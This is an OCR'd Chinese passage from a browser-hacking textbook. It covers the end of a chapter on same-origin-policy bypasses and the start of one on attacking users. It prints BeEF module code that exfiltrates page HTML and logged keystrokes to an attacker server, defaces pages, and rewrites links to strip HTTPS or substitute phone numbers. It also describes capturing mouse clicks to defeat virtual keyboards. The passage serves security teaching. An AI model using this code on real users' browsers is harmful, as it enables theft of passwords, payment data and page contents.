


图4-25　执行了以链接形式注入的恶意代码

自然地，要发起真正的攻击，必须使用第3章介绍的某种勾连技术替换`alert()`。这样，才能把窃取的历史记录发回到收集它们的服务器。

通过这些示例，我们可以看到很多严重的问题。显然，安全研究者需要持续寻找软件中的漏洞，特别是浏览器的漏洞。虽然这些缺陷是在Avant和Maxthon中发现的，但浏览器的攻击面也是与日俱增的。

虽然可以让自定义浏览器选择使用WebKit和Gecko这样的技术，但新的API毕竟层出不穷。所以，还是尽快发动你的引擎吧！

4.4 小结

本章深入探讨了SOP，以及在攻击浏览器时绕过它的重要性。绕过SOP可以让被勾连的浏览器成为开放代理。不仅如此，而且能够读取不同来源的HTTP响应，这会让接下来几章将要介绍的攻击技术变得可能。

要可靠地绕过SOP，重要的是要全面理解SOP的各种变形。最简单地，SOP就是把拥有相同主机名、协议和端口的资源视为同源。如果其中任何属性有所不同，那么资源就不是同源。只有同源的资源之间才能无限制地交互。然而，SOP在不同环境和浏览器中有着不一致的实现。比如，DOM中的SOP和插件中的SOP往往行为不同。

掌握了SOP的功能之后，我们介绍了很多绕过SOP的技术，因攻击的情景而不同。具体来说，本章介绍的绕过SOP的技术涉及在Java、Adobe Reader、Adobe Flash、Silverlight、IE、Safari、Firefox、Opera，甚至云存储中实现攻击。

明白如何绕过SOP之后，你的工具也会更丰富。比如通过目标浏览器的代理请求、利用界面伪装攻击，甚至揭示用户浏览器的历史记录。绕过SOP之后，能够为攻击浏览器打开方便之门。

对浏览器开发者来说，在不同浏览器类型、版本和插件中实现一致的（以及更重要的）强制性的SOP，是一项巨大的挑战。而主流浏览器中日益增加的新HTML5特性，也进一步提高了克服挑战的难度。这也是在未来一段时间，无论对攻击还是防御而言，绕过SOP依然非常重要的原因所在。

4.5 问题

(1) 什么是同源策略，以及为什么它对浏览器安全如此重要？

(2) 为什么攻击者对绕过SOP非常感兴趣？

(3) 解释一下怎么使用被勾连的浏览器作为HTTP代理。在绕过SOP和不绕过SOP的情况下，使用它有什么不同？

(4) 描述在Java中绕过SOP的一种方案。

(5) 解释一下在Safari中绕过SOP的原理。

(6) 解析一下Adobe Reader SOP绕行技术与XEE漏洞的关系。

(7) 描述一个点击劫持的例子。

(8) 描述一个文件劫持的例子。

(9) 攻击浏览器历史记录的方法是怎样演变的？描述基于缓存计时的一种最新攻击方法。

(10) 为什么分析浏览器API很重要？描述一种对Avant或Maxthon浏览器进行攻击的方法。

要查看问题的答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

4.6　注释

1. Oracle. (2009). *URL class*. Retrieved May 11, 2013 from http://docs.oracle.com/javase/6/docs/api/java/net/URL.html#equals(java.lang.Object)
2. Esteban Guillardoy. (2013). *Keep calm and run this applet*. Retrieved May 11, 2013 from http://immunityproducts.blogspot.co.uk/2013/02/keep-calm-and-run-this-applet.html
3. Oracle. (2013). *What should I do when I see a security prompt from Java?* Retrieved May 11, 2013 from https://www.java.com/en/download/help/appsecuritydialogs.xml
4. Will Dormann. (2012). *Don't sign that applet*. Retrieved May 11, 2013 from http://www.cert.org/blogs/certcc/2013/04/dont_sign_that_applet.html
5. Mozilla. (2012). *LiveConnect*. Retrieved May 11, 2013 from https://developer.mozilla.org/en/docs/ LiveConnect
6. Neal Poole. (2011). *Java Applet SOP Bypass via HTTP Redirect*. Retrieved May 11, 2013 from https://nealpoole.com/blog/2011/10/java-applet-same-origin-policy-bypass-via-http-redirect/
7. Frederik Braun. (2012). *Origin Policy Enforcement in Modern Browsers*. Retrieved from https://frederik-braun.com/publications/thesis/Thesis-Origin_Policy_Enforcement_in_Modern_Browsers.pdf
8. WebSense. (2013). *How are Java attacks getting through*. Retrieved August 4, 2013 from http://community.websense.com/blogs/securitylabs/archive/2013/03/25/how-are-java-attacks-getting-through.aspx
9. Bit9. (2013). *Most enterprise networks riddled with vulnerable Java installations*. Retrieved August 4, 2013 from http://www.networkworld.com/news/2013/071813-most-enterprise-networks-riddled-with-271939.html
10. Eric Romang. (2013). *Oracle Java Exploits and 0 days Timeline*. Retrieved August 4, 2013 from http://eromang.zataz.com/uploads/oracle-java-exploits-0days-timeline.html
11. CVEDetails. (2013). *Adobe Acrobat Reader Vulnerability Statistics*. Retrieved August 4, 2013 from http://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor _ id=53
12. Adobe. (2005). *Acrobat JavaScript Scripting Guide*. Retrieved May 11, 2013 from http://partners.adobe.com/public/developer/en/acrobat/sdk/AcroJSGuide.pdf
13. Michal Zalewski. (2010). *Same-origin policy for Silverlight*. Retrieved May 11, 2013 from http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_Silverlight
14. Alex Kouzemtchenko. (2008). *Same Origin Policy Weaknesses*. Retrieved May 11, 2013 from http://powero-fcommunity.net/poc2008/kuza55.pdf
15. 0x000000. (2008). *Defeating The Same Origin Policy*. Retrieved May 11, 2013 from http://mandark.fr/0x000000/articles/Defeating_The_Same_Origin_Policy.html
16. 0x000000. (2007). *CVE-2007-3514*. Retrieved May 11, 2013 from http://www.cvedetails.com/cve/CVE-2007-3514/

17. Gareth Heyes. (2012). *Firefox knows what your friends did last summer*. Retrieved May 11, 2013 from http://www.thespanner.co.uk/2012/10/10/firefox-knows-what-your-friends-did-last-summer/
18. Michael Coates. (2012). *Security Vulnerability in Firefox 16*. Retrieved May 11, 2013 from https://blog.mozilla.org/ security/2012/10/10/security-vulnerability-in-firefox-16/
19. Opera Software. (2012). *Opera 12.10 Changelog*. Retrieved May 11, 2013 from http://www.opera.com/docs/changelogs/unified/1210/
20. Gareth Heyes. (2012). *Advisory: Cross domain access to object constructors can be used to facilitate cross-site scripting*. Retrieved May 11, 2013 from http://www.opera.com/support/kb/view/1032/
21. Gareth Heyes. (2012). *Opera x-domain with video tutorial*. Retrieved May 11, 2013 from http://www.thespanner.co.uk/2012/11/08/opera-x-domain-with-video-tutorial/
22. Roi Saltzman. (2012). *DropBox Cross-zone Scripting*. Retrieved May 11, 2013 from http://blog.watchfire.com/files/dropboxadvisory.pdf
23. Roi Saltzman. (2012). *Google Drive Cross-zone Scripting*. Retrieved May 11, 2013 from http://blog.watchfire.com/files/googledriveadvisory.pdf
24. Veracode. (2012). *Security Headers on the Top 1,000,000 Websites*. Retrieved May 11, 2013 from http://www.veracode.com/blog/2012/11/security-headers-report/
25. Anton Rager. (2002). *Advanced Cross Site Scripting Evil XSS*. Retrieved May 11, 2013 from http://xss-proxy.sourceforge.net/shmoocon-XSS-Proxy.ppt
26. Stefano Di Paola and Giorgio Fedon. (2006). *Subverting Ajax*. Retrieved May 11, 2013 from http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting _ Ajax.pdf
27. Ferruh Mavituna. (2007). *XSS Tunneling*. Retrieved May 11, 2013 from http://labs.portcullis.co.uk/download/XSS-Tunnelling.pdf
28. Krzysztof Kotowicz. (2009). *New Facebook clickjacking attack in the wild*. Retrieved May 11, 2013 from http://blog.kotowicz.net/2009/12/new-facebook-clickjagging-attack-in.html
29. Jesse Ruderman. (2002). *IFrame content background defaults to transparent*. Retrieved May 11, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=154957
30. Robert Hansen and Jeremiah Grossman. (2008). *Clickjacking*. Retrieved May 11, 2013 from http://www.sectheory.com/clickjacking.htm
31. Rich Lundeen. (2012). *BeEF Clickjacking Module and using the REST API to Automate Attacks*. Retrieved May 11, 2013 from http://webstersprodigy.net/2012/12/06/beef-clickjacking-module-and-using-the-rest-api-to-automate-attacks/
32. Giorgio Maone. (2010). *What is ClearClick and how does it protect me from Clickjacking?* Retrieved May 11, 2013 from http://noscript.net/faq#qa7_4
33. Marcus Niemietz. (2012). *Cursorjacking*. Retrieved May 11, 2013 from http://www.mniemietz.de/demo/cursorjacking/cursorjacking.html
34. Krzysztof Kotowicz. (2012). *Cursorjacking Again*. Retrieved May 11, 2013 from http://blog.kotowicz.net/2012/01/cursorjacking-again.html
35. Sebastian Lekies, Mario Heiderich, Dennis Appelt, Thorsten Holz, and Martin Johns. (2012). *On the fragility and limitations of current Browser-provided Clickjacking protection schemes*. Retrieved May 11, 2013 from http://www.nds.rub.de/media/emma/veroeffentlichungen/2012/08/16/clickjacking-woot12.pdf

4

36. Krzysztof Kotowicz. (2011). *Filejacking: How to make a file server from your browser*. Retrieved May 11, 2013 from http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html
37. Michal Zalewski. (2010). *Drag-and-drop may be used to steal content across domains*. Retrieved May 11, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=605991
38. Krzysztof Kotowicz. (2011). *Cross domain content extraction with fake captcha*. Retrieved May 11, 2013 from http://blog.kotowicz.net/2011/07/cross-domain-content-extraction-with.html
39. Zeljka Zorz. (2011). *Facebook spammers trick users into sharing anti-CSRF tokens*. Retrieved May 11, 2013 from http://www.net-security.org/secworld.php?id=11857
40. Luca De Fulgentis. (2012). *UI Redressing Mayhem: Firefox 0day and the Leakedin Affair*. etrieved May 11, 2013 from http://blog.nibblesec.org/2012/12/ui-redressing-mayhem-firefox-0day-and.html
41. Andrew Clover. (2002). *CSS visited pages disclosure*. Retrieved May 11, 2013 from http://seclists.org/bugtraq/2002/Feb/271
42. Jeremiah Grossman. (2007). *CSS History Hack*. Retrieved May 11, 2013 from http://ha.ckers.org/weird/CSS-history-hack.html
43. David Baron. (2002). *Bug 14777-:visited support allows queries into global history*. Retrieved May 11, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=147777
44. Edward W. Felten and Michael A. Schneider. (2012). *Timing Attacks on Web Privacy*. Retrieved May 11, 2013 from http://selfsecurity.org/technotes/websec/webtiming.pdf
45. Michal Zalewski. (2012). *Rapid history extraction through non-destructive cache timing*. Retrieved May 11, 2013 from http://lcamtuf.coredump.cx/cachetime/
46. Mansour Behabadi. (2012). *visipisi*. Retrieved May 11, 2013 from http://oxplot.github.com/visipisi/visipisi.html
47. Roberto Suggi Liverani. (2012). *Maxthon—Cross Context Scripting (XCS)—about:history—Remote Code Execution*. Retrieved May 11, 2013 from http://blog.malerisch.net/2012/12/maxthon-cross-context-scripting-xcs-about-history-rce.html

第 5 章 攻击用户

人类通常被认为是信息链条中安全性最薄弱的一环。对于这种现象的成因，学界历来有许多猜测：是由于我们固化的设计思路？还是由于在通信领域，我们的经验跟不上技术日新月异发展的脚步？又或者只是由于我们（经常）错误地信任了通信对象？

在这一章中，我们将重点关注使用电脑的普通用户发起的攻击。其中有一些攻击使用了更先进的社会工程学手段，类似于我们在前面章节讨论过的在浏览器中添加钩子的方法。还有一些攻击利用了浏览器的漏洞或缺陷，例如错误地信任非同源代码。

5.1 内容劫持

在当前被勾连的浏览器中替换页面内容，是一种最简单但常常被忽视的攻击方法，用此方法可以诱导用户访问经过特意构造的内容或触发特定的操作。如果你有权限执行指定的非同源JavaScript代码，那么就能够获取到`document`中全部的元素，也可以在页面中插入任意的内容。在诱导用户执行你指定的任意操作时，这是一种非常隐蔽而且有效的方式。

后文描述的攻击方法中，多数都需要使用替换DOM元素的技术。事实上，在前面的章节中介绍初始化以及保持对浏览器的控制时，有不少方法我们都已经讨论过。

那么，我们从哪儿开始？要明白重写什么，我们首先需要知道页面结构从哪里开始。如果你已经劫持了页面，事情就非常简单了，就像从`document.body`元素中查找值一样简单。如果当前的页面包含一个`<body>`标签，那么页面中的一切元素都会在这个标签中。

可以查询HTML元素的`innerHTML`属性，来获取它自身以及子元素的语法。BeEF模块Get Page HTML就基于此实现：

```
try {
  var html_head = document.head.innerHTML.toString();
} catch (e) {
  var html_head = "Error: document has no head";
}
try {
  var html_body = document.body.innerHTML.toString();
} catch (e) {
  var html_body = "Error: document has no body";
}
```

```
beef.net.send("<%= @command_url %>", <%= @command_id %>,
  'head='+html_head+'&body='+html_body);
```

html_head和html_body两个变量分别保存了文档的header和body的HTML代码。toString()方法用于显式地把它们转化为字符串。最后的beef.net.send()方法则用于把结果提交回BeEF服务器。

BeEF模块中net.send的工作原理

我们曾在第3章中深入探讨了持续控制，但是BeEF在底层有许多有趣的代码，可以简化命令模块向框架传数据的流程。这里的beef.net.send()方法就是个典型的例子。

为了能给命令模块提供一种可靠的方法，来将数据提交回BeEF服务器，BeEF在服务端提供了beef.net.send()方法以及与之相关的数据处理程序。

我们注意到，前面调用beef.net.send()方法时传了三个参数——@common_url、@common_id以及一个字符串值，在前面的例子中即：'head='+html_head+'&body='+html_body。BeEF会在命令模块被提交到用户浏览器前，对其进行一些处理：将@command_url替换为当前命令的URL，将@command_id替换为它的唯一ID。当beef.net.send()发送回这些数据时，BeEF服务器能区分出数据源于哪个命令模块。这就允许了攻击者同时提交多个命令模块，并使其响应与请求一一对应。

代码按以下步骤执行。

(1) beef.net.send()将命令模块或其他BeEF库提供的任意数据添加到一个JavaScript数组中。

(2) BeEF的轮询器调用beef.net.flush()方法，该方法的功能如下：

- 将数组对象转化为JSON格式[1]；
- 对JSON格式的变量进行base64编码；
- 对编码后的数据按预定长度进行分块；
- 使用GET请求将所有数据包异步发送回BeEF服务器，发送时在数据中添加上序列标识符。

(3) BeEF服务器收到全部响应后进行解析，还原原始数据。

要查看beef.net.send完整的代码，可以访问https://browserhacker.com，或者Wiley的网站www.wiley.com/go/browserhackershandbook。

假设勾连的页面包含以下内容：

```
<div id="header">This is the title of my page</div>
<div id="content">This is where most of the content of my page rests.
  And this page has lots of interesting content</div>
```

你可以用下面的JavaScript代码，在不影响其他元素的前提下操作header元素：

```
document.getElementById('header').innerHTML = "Evil Defaced Header";
```

你也可以借助jQuery提供的强大的选择器来简化这些操作。要使用BeEF提供的jQuery达到同

样的功能，只需要执行以下代码：

```
$j('#header').html('Evil Defaced Header');
```

BeEF包含了一个简单的模块，用来替换页面中的标准元素，包括HTML body、title以及图标。在页面中重写已有内容时，Replace Content (Deface)模块会毫无警告地直接覆盖原有内容。所以在使用它时请小心，因为对你的目标来说，这个操作可能过于明显。这个模块提供了以下三个函数：

```
document.body.innerHTML = "<%= @deface_content %>";
document.title = "<%= @deface_title %>";
beef.browser.changeFavicon("<%= @deface_favicon %>");
```

第一个函数用来把document.body的HTML代码，替换成用户通过@deface_content变量提交的动态内容。需要注意的是，通过@deface_content添加的<script>元素并不会自动执行以及添加到文档的head中。但你可以通过使用defer[2]或其他类似的属性，来手动控制脚本的执行时机。

Ruby的Erubis库提供了动态绑定的功能，也就是在模块真正被发送回浏览器前，才把模块中的值替换为真实值。对于第二个函数，除了它重写的是document.title属性外，其他功能与第一个函数基本一样。最后一个函数则提供了替换页面图标的功能，主要逻辑由BeEF的changeFavicon()函数完成，其原理是通过修改document.head元素，来移除所有现存的页面图标元素，然后再添加一个新的，例如：

```
<link id="dynamic-favicon" rel="shortcut icon"
href="http://browserhacker.com/favicon.ico">
```


如果这种简单粗暴的替换无法满足你的需求，你可以尝试使用Replace Component (Deface)模块。比起前面那种只能整体替换document.body内容的方法，该模块提供了更细粒度的DOM元素选择和替换，示例如下（有些类似于之前使用jQuery重写指定元素的代码）：

```
var result = $j('<%= @deface_selector %>').each(function() {
    $j(this).html('<%= @deface_content %>');
  }).length;

beef.net.send("<%= @command_url %>", <%= @command_id %>,
  "result=Defaced " + result +" elements");
```

通过使用jQuery提供的选择器[3]，我们只需使用一条命令，就能实现对一个DOM元素或一组DOM元素的替换。前面的代码使用@deface_selector变量作为选择器，然后使用@deface_content变量依次循环替换元素的HTML代码。最后把经过修改的元素的数量发送回BeEF服务器。

除了这些整体替换元素的模块，BeEF也提供了一些自动重写DOM元素内容的模块。

- **替换HREF**：类似于Replace Component模块，这个模块循环替换所有<a>元素的HREF属性。
- **替换HREF（点击事件）**：这个模块和上一个“替换HREF”模块几乎一样，唯一的区别是只在onClick时才触发修改，而且并不真正修改元素的HREF属性。这有些类似于曾在

3.3.4节中介绍过的“中间人攻击”技术。如果`<a>`元素本身已经包含了`onClick`属性，那么原始的属性将会被覆盖掉。你可以根据需要修改这个默认行为，例如在一次`onClick`时触发多个动作。

- **替换HREF（HTTPS）**：这个模块同样和“替换HREF”模块很相似，但它的功能是把所有指向https://站点的链接改写为http://协议。如我们曾在第2章“ARP欺骗”中介绍过的那样，这个模块通常和sslstrip一起使用。
- **替换HREF（TEL）**：把页面中所有的tel://链接更改为一个你指定的新电话号码。这个功能主要针对手机上的浏览器起作用，可以拦截一些敏感的。
- **替换视频**：把页面中所有的`<embed>`元素替换为嵌入式YouTube视频。

这里列出的并不是网页劫持的全部方法。事实上，只要获得在宿主网页执行JavaScript的权限，就能够把网页中的任意DOM元素更改为你所希望的内容。

5.2　捕获用户输入

虽然修改页面内容可以协助欺骗目标用户执行危险的操作，但有时你根本无需修改页面中显示的内容，就能够获取到一些敏感信息。DOM的功能除了在页面中展示可视化实体外，还包括设置和执行事件处理函数。Web开发者可以利用这些特性去监听页面加载、鼠标点击和鼠标滑过等事件。

所有这些事件类型可以被分为几类，比如焦点事件、鼠标事件和键盘事件等。接下来的几小节会介绍这些不同的事件，并详细讲解针对它们的监听方法。DOM自身的分层结构，使得事件在触发时通常会先向上（顶层DOM）传输，然后再向下（底层DOM）传输，亦即我们熟知的事件流。这也就解释了为什么一个事件可以触发多个事件处理函数。

在本节的最后，你将学到怎样向多种浏览器绑定自定义监听函数，比如用它们来监控键盘输入、鼠标移动乃至窗口被激活的时间。

事件流

在W3C标准中定义了两种事件流：事件捕获和事件冒泡。不管哪种事件流，所有的事件都有一个定义的目标元素，而且会保证响应事件可以执行。事件从DOM的顶层元素`document`层层向下传递，直到抵达目标元素。

任何在顶层元素和目标元素之间的事件监听器，只要事件类型相同（比如同为`click`或同为`keypress`），就能捕获该事件并进行响应。而在目标元素接收到事件并进行响应之后，事件会反过来沿原DOM路径向上传输，并响应相应的事件监听器，这个过程也叫作**事件冒泡**。

为什么会同时存在事件捕获和事件冒泡呢？这是由于最初不同的浏览器厂商实现了不同的方法，例如，网景希望在事件沿DOM向下传递时捕获事件，而微软则希望在向上传递时捕获事件。标准并没有否定其中的一种方案，而是取了两种方案的合集。这是另一个关于不同浏览器之间奇怪而又重要的差异的例子。

5.2.1 使用焦点事件

每次用户访问一个网站，都是浏览器在和当前渲染过的网页的DOM进行交互。即使用户并没有点击网页上的任何元素，也没有填写任何表单，浏览器也可能捕获到一些对攻击者有价值的信息。例如，即使用户在网页中点击过几次后又点击了别处，浏览器还是已经触发了两个不同的事件：focus和blur。

继续之前的例子，执行下面的JavaScript代码，就能够监听focus事件：

```
window.addEventListener("focus", function(event) {
  alert("The window has been focused");
});
```

IE6 到 IE8 并不支持 addEventListener() 方法，不过它们可以使用功能类似的 addachEvent()函数[4]代替。jQuery提供了更加友好的on()函数，可以简化事件监听的操作。使用BeEF提供的jQuery后，上面的代码会变成：

```
$j(window).on("focus", function(event) {
  alert("The window has been focused");
});
```

不仅如此，jQuery还提供了focus()方法，可以进一步简化代码：

```
$j(window).focus(function(event) {
  alert("The window has been focused");
});
```

再增加一些代码，则我们同时可以在用户将焦点从窗口中移除时捕获事件：

```
$j(window).focus(function(event) {
  alert("The window has been focused");
}).blur(function(event) {
  alert("The window has lost focus");
});
```

由于调用jQuery的方法时，通常返回自身的实例，所以当我们在调用多个方法时可以使用链式调用，就像之前那段代码所示。这段代码监听了window对象上的focus和blur事件，这和BeEF初始化日志方法的代码非常类似，不同之处在于BeEF不是调用alert()函数，而是使用之前讲过的beef.net.send()函数，把事件日志传回BeEF的服务器。

在W3C的DOM 3级事件模型草案[5]的文档中，焦点事件类型并不局限于blur和focus。除了document元素自身外，DOM中的任一元素都可以响应全部的焦点事件。除blur和focus外，W3C还定义了如下一些与焦点相关的事件，按它们触发的次序排列如下。

- focusin：在目标元素真正获得焦点之前触发。
- focus：在目标元素真正获得焦点时触发。
- DOMFocusIn：弃用的DOM事件，推荐使用focus和focusin替代。
- Focusout：在目标元素改变焦点之后触发。
- blur：在目标元素失去焦点时触发。

- ❑ DOMFocusOut：弃用的DOM事件，推荐使用blur和focusout替代。

通常来讲，相比元素失去焦点时，浏览器会在元素获得焦点时触发更多事件。其中多数事件都会在响应时传入event对象,其中包含了获得焦点的元素的信息,以及元素在事件流中的位置等。

对攻击者而言，理解和捕获焦点事件是非常有用的，因为通过它们，我们可以洞察到目标用户是否正在浏览特定的窗口，是否已经切换到不同的标签页，或者是否已经将浏览器最小化，这些数据都可能在一个大型攻击策略中发挥重要作用。

5.2.2　使用键盘事件

如果你可以捕获鼠标以及焦点事件，那么你肯定也能捕获一些其他有价值的交互事件，比如按键事件。Gmail就是一个非常典型的在Web应用中使用键盘快捷键的案例。在开启该功能后[6]，Gmail会监听并响应键盘事件，并允许用户在双手无需离开键盘的情况下，打开邮件或完成一些其他操作。

同焦点事件和鼠标事件类似，键盘事件也分为多个，分别具有不同的功能，它们的响应顺序如下。

- ❑ keydown：当一个键被按下时。
- ❑ keypress：当一个键被按下时，但是这个键需要有一个相关联的值。例如，按一下Shift键并不会触发keypress事件，但会触发keydown和keyup事件。
- ❑ keyup：当一个键被松开时。

如果攻击者拦截了全部这些事件，那么，无论用户是否输入到表单中的输入框里，他都能监控到所有键盘输入[7]。BeEF为了保证日志不至于太过冗长，它只上报鼠标的click事件以及键盘的keypress事件。为了能捕获这些事件，BeEF中首先用下面的代码，为事件绑定了响应函数。这里的参数e包含了携带信息的事件对象，比如按的是哪个键，键的位置，以及这个键是否被长按了，等等：

```
$j(document).keypress(
  function(e) { beef.logger.keypress(e); }
);
```

beef.logger.keypress()函数用来探测用户输入数据的元素是否发生过变化（例如，用户可能先在一个输入框中进行输入，然后切换到另一个输入框中）。当检测到元素改变时，之前输入的字符会被提交回BeEF：

```
keypress: function(e) {
  if (this.target == null ||
      ($j(this.target).get(0) !== $j(e.target).get(0)))
  {
    beef.logger.push_stream();
    this.target = e.target;
  }
  this.stream.push({'char':e.which,
                    'modifiers': {
                      'alt':e.altKey,
```

```
                    'ctrl':e.ctrlKey,
                    'shift':e.shiftKey}
                  }
                );
    }
```

beef.logger.push_stream()函数用于核对保存在stream数组中的所有按键事件，并把它们重新放回BeEF的事件队列中。在每一次的轮询请求中，这个队列中的数据会通过beef.net.send()发送回BeEF。

为了能兼容各种键盘在布局、格式、语言和国际化上的差异，DOM通过event对象上的key和char属性来定义不同的键值。这些属性都使用Unicode编码[8]，从而适应各种语言。char属性的值是按键显示的内容，如果按键不包含可显示的内容，这个属性值将为空。

key属性则保存键值。对于char属性的值不为空的按键，它的key属性是一个和char属性相对应的值。如果按键不可显示，比如Alt键，它的key属性会是一个预定义的值。W3C的文档中有关于所有按键的定义：http://www.w3.org/TR/DOM-Level-3-Events/#key-values-list。

同时W3C也规定[9]了下列关于选择和定义键值的参考标准。

- 如果按键的功能是生成一个可打印的字符，并且在键值中包含有效的字符：
  - key 属性必须为键值组成的字符串
  - char 属性必须为 char 值组成的字符串
- 如果在键值中不包含有效的字符：
  - key 属性必须为 char 值组成的字符串
  - value 属性必须为 char 值组成的字符串
- 如果按键是一个功能键或者修改键，并且在键值中包含有效的字符：
  - key 属性必须为键值组成的字符串
  - char 属性必须为空字符串
- 如果在键值中不包含有效的字符，则创建一个键值

尽管此标准主要规定了key和char的值，但有许多程序仍在依赖已废弃而且文档不完善的keyCode和charCode属性。旧的标准中还定义了一个which属性，用一个特定数字来代表被按下的键，通常和keyCode的值相同。

你可能注意到，在之前的代码片段中，我们曾使用过event.which变量的值。这是由于jQuery为了兼容各浏览器而重写了该属性。

不同浏览器对键盘事件的实现差异相当大。Jan Wolter曾为此写过一篇调查文章，题为“JavaScript的疯狂：按键事件”[10]。这些差异中绝大部分均起源于浏览器大战[11]。这也解释了为什么keyCode属性首先在IE中开始使用，而which属性则被其他浏览器（如Firefox）采用。

尽管不同浏览器对事件的处理方法存在差异，但监听按键事件仍是一个非常有效的工具。使用JavaScript捕获这些事件，并把它们发回给你，可以让你发现各种信息。如果监听的节点无误，甚至能捕获到非常敏感的信息，比如用户密码以及支付信息等。

5.2.3　使用鼠标和指针事件

DOM提供的另一组事件是鼠标以及指针类型事件。顾名思义，它们与鼠标（或轨迹球）和DOM的交互相关。指针事件[12]与鼠标事件类似，区别在于它是由未配置鼠标的设备（比如智能手机和平板电脑）触发。与监听DOM中元素的焦点事件类似，监听此类事件可以监控页面中所有的鼠标移动和点击动作，甚至包括一些超出页面范围的动作。

屏幕键盘或虚拟键盘有时用于阻止键盘按键被记录，例如，在用户输入网银密码时使用。而攻击者可以通过监听用户的鼠标事件，获得鼠标移动以及点击时的指针坐标。所以，即便用户输入密码时未使用实体键盘，其密码仍有可能被窃取。

除了监控鼠标事件，目前有不少已知的技术可以攻破银行使用的虚拟键盘。此外还可以使用屏幕截图、借助Win32 API读取包含虚拟键盘的HTML文档等方法[13]。

下面是一个事件处理函数的示例，该函数会捕获用户每一次点击文档的事件：

```
document.addEventListener("click",function(event) {
  alert("X: "+event.screenX+", Y: "+event.screenY);
});
```

这段JavaScript代码对鼠标的`click`事件绑定了一个监听函数，功能是弹出警告对话框并在其中显示鼠标的位置（相对于当前屏幕的位置，以像素为单位）。除了`screenX`和`screenY`属性外，该事件对象中还包含了`clientX`和`clientY`属性，用于指出鼠标指针相对于视口的坐标。

相对于视口的坐标和相对于屏幕的坐标可能会略有差异，因为视口永远代表着浏览器的可视化窗口，而且大小不会发生改变。图5-1、图5-2和图5-3分别展示了鼠标相对于屏幕的坐标、相对于视口的坐标和相对于页面的坐标。




图5-1　相对于屏幕的坐标




图5-2 相对于视口的坐标



图5-3 相对于页面的坐标

如果使用jQuery（如下面的代码所示），同样可以获取pageX和pageY变量，即相对于<HTML>开始处的坐标：

```
$j(document).click(function(event) {
  alert("X: "+event.pageX+", Y: "+event.pageY);
}
```

除了简单的点击事件外，鼠标事件类型还包括：

